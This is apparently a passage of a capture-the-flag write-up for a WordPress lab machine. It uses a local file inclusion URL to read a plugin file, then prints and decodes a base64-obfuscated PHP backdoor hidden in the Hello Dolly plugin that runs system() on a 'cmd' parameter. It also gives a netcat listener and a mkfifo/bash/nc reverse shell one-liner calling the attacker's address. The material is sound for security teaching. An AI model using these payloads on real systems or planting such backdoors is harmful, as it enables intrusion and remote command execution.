
About

This is not just a plugin, it symbolizes the hope and enthusiasm of an entire generation summed up in two words sung most famously by Louis Armstrong.

wordpress.org/plugins/hello-d…

```
=== Hello Dolly ===
Contributors: matt, wordpressdotorg
Stable tag: 1.7.2
Tested up to: 6.1
Requires at least: 4.6

This is not just a plugin, it symbolizes the hope and enthusiasm of an entire
generation summed up in two words sung most famously by Louis Armstrong.

== Description ==

This is not just a plugin, it symbolizes the hope and enthusiasm of an entire
generation summed up in two words sung most famously by Louis Armstrong: Hello, Dolly.
```


Thanks to the previous LFI, we can now read this plugin’s file too.



http://www.smol.thm/wp-content/plugins/jsmol2wp/php/jsmol.php?isform=true&call=getRawDataFromDatabase&query=php://filter/resource=../../../../wp-content/p

```
<?php
/**
 * @package Hello_Dolly
 * @version 1.7.2
 */
/*
Plugin Name: Hello Dolly
Plugin URI: http://wordpress.org/plugins/hello-dolly/
Description: This is not just a plugin, it symbolizes the hope and enthusiasm of an entire generation summed up in two words sung most famously by Louis Armstrong: Hello, Dolly. When acti
<cite>Hello, Dolly</cite> in the upper right of your admin screen on every page.
Author: Matt Mullenweg
Version: 1.7.2
Author URI: http://ma.tt/
*/

function hello_dolly_get_lyric() {
        /** These are the lyrics to Hello Dolly */
        $lyrics = "Hello, Dolly
Well, hello, Dolly
It's so nice to have you back where you belong
You're lookin' swell, Dolly
I can tell, Dolly
You're still glowin', you're still crowin'
You're still goin' strong
I feel the room swayin'
While the band's playin'
One of our old favorite songs from way back when
So, take her wrap, fellas
Dolly, never go away again
Hello, Dolly
Well, hello, Dolly
It's so nice to have you back where you belong
You're lookin' swell, Dolly
I can tell, Dolly
You're still glowin', you're still crowin'
You're still goin' strong
I feel the room swayin'
While the band's playin'
One of our old favorite songs from way back when
So, golly, gee, fellas
```


Inside it, we find some obfuscated PHP code.



```
Have a little faith in me, fellas
Dolly, never go away
Promise, you'll never go away
Dolly'll never go away again";

        // Here we split it into lines.
        $lyrics = explode( "\n", $lyrics );

        // And then randomly choose a line.
        return wptexturize( $lyrics[ mt_rand( 0, count( $lyrics ) - 1 ) ] );
}

// This just echoes the chosen line, we'll position it later.
function hello_dolly() {
        eval(base64_decode('CiBpZiAoaXNzZXQoJF9HRVRbIlwxNDNcMTU1XHg2NCJdKSkgeyBzeXN0ZW0oJF9HRVRbIlwxNDNceDZkXDE0NCJdKTsgfSA='));

        $chosen = hello_dolly_get_lyric();
        $lang   = '';
        if ( 'en_' !== substr( get_user_locale(), 0, 3 ) ) {
                $lang = ' lang="en"';
        }

        printf(
                '<p id="dolly"><span class="screen-reader-text">%s </span><span dir="ltr"%s>%s</span></p>',
                __( 'Quote from Hello Dolly song, by Jerry Herman:' ),
                $lang,
                $chosen
        );
}
```

## 5.Decode

To decode it, we can use an online decoder.



OnlinePHP.io
# Execute and compare PHP Online
Sandbox
PHP Functions
Donate/
Home > PHP Functions > Urls > base64_decode

### Test base64_decode online

Execute base64_decode with this online tool
**base64_decode**() - Decodes data encoded with MIME base64

Base64 Decode Online Tool
Manual
Code Examples

$string =

```
CiBpZiAoaXNzZXQoJF9HRVRbIlwxNDNcMTU1XHg2NCJdKSkgeyBzeXN0ZW0oJF9HRVRbIlwxNDNceDZkXDE0NCJdKTsgfSA=
```

$strict = false

PHP Version: 8.2.20


**Result:**

```
 if (isset($_GET["\143\155\x64"])) { system($_GET["\143\x6d\144"]); }
```

**PHP Call:**

```
<?php
$result = base64_decode("CiBpZiAoaXNzZXQoJF9HRVRbIlwxNDNcMTU1XHg2NCJdKSkgeyBzeXN0ZW0oJF9HRVRbIlwxNDNceDZkXDE0
print_r($result);
```

We only get part of it – the rest contains characters like \143 etc., which also need decoding.




```
143
155
144
```

```
cmd
```

These translate to "cmd", meaning the server will execute a command prefixed with cmd.

To test this, I uploaded a basic script – and the server processed it without errors, so something definitely ran in the background.



```
http://www.smol.thm/wp-admin/?cmd=alert("Message")
```

3 Posts


1 Page

WordPress 6.7.1 running Twenty Twenty-Three theme.

Enter your closest city to find nearby events.

Aug 16th 2023, 3:06 pm RCE
Aug 16th 2023, 3:05 pm SSRF
Aug 16th 2023, 2:59 pm XSS

Now we upload a reverse shell, and we get a connection!




```
┌─[root@parrot]─[/home/user]
└──╼ #nc -lvnp 997
listening on [any] 997 ...
connect to [10.21.136.129] from (UNKNOWN) [10.10.161.180] 57484
bash: cannot set terminal process group (717): Inappropriate ioctl for device
bash: no job control in this shell
www-data@smol:/var/www/wordpress/wp-admin$
```

```
rm %2Ftmp%2Ff%3Bmkfifo %2Ftmp%2Ff%3Bcat %2Ftmp%2Ff|%2Fbin%2Fbash -i 2>%261|nc 10.21.136.129 997 >%2Ftmp%2Ff
```


# 6.Reverse Shell

We know the MySQL database is in use, so we look for its files:



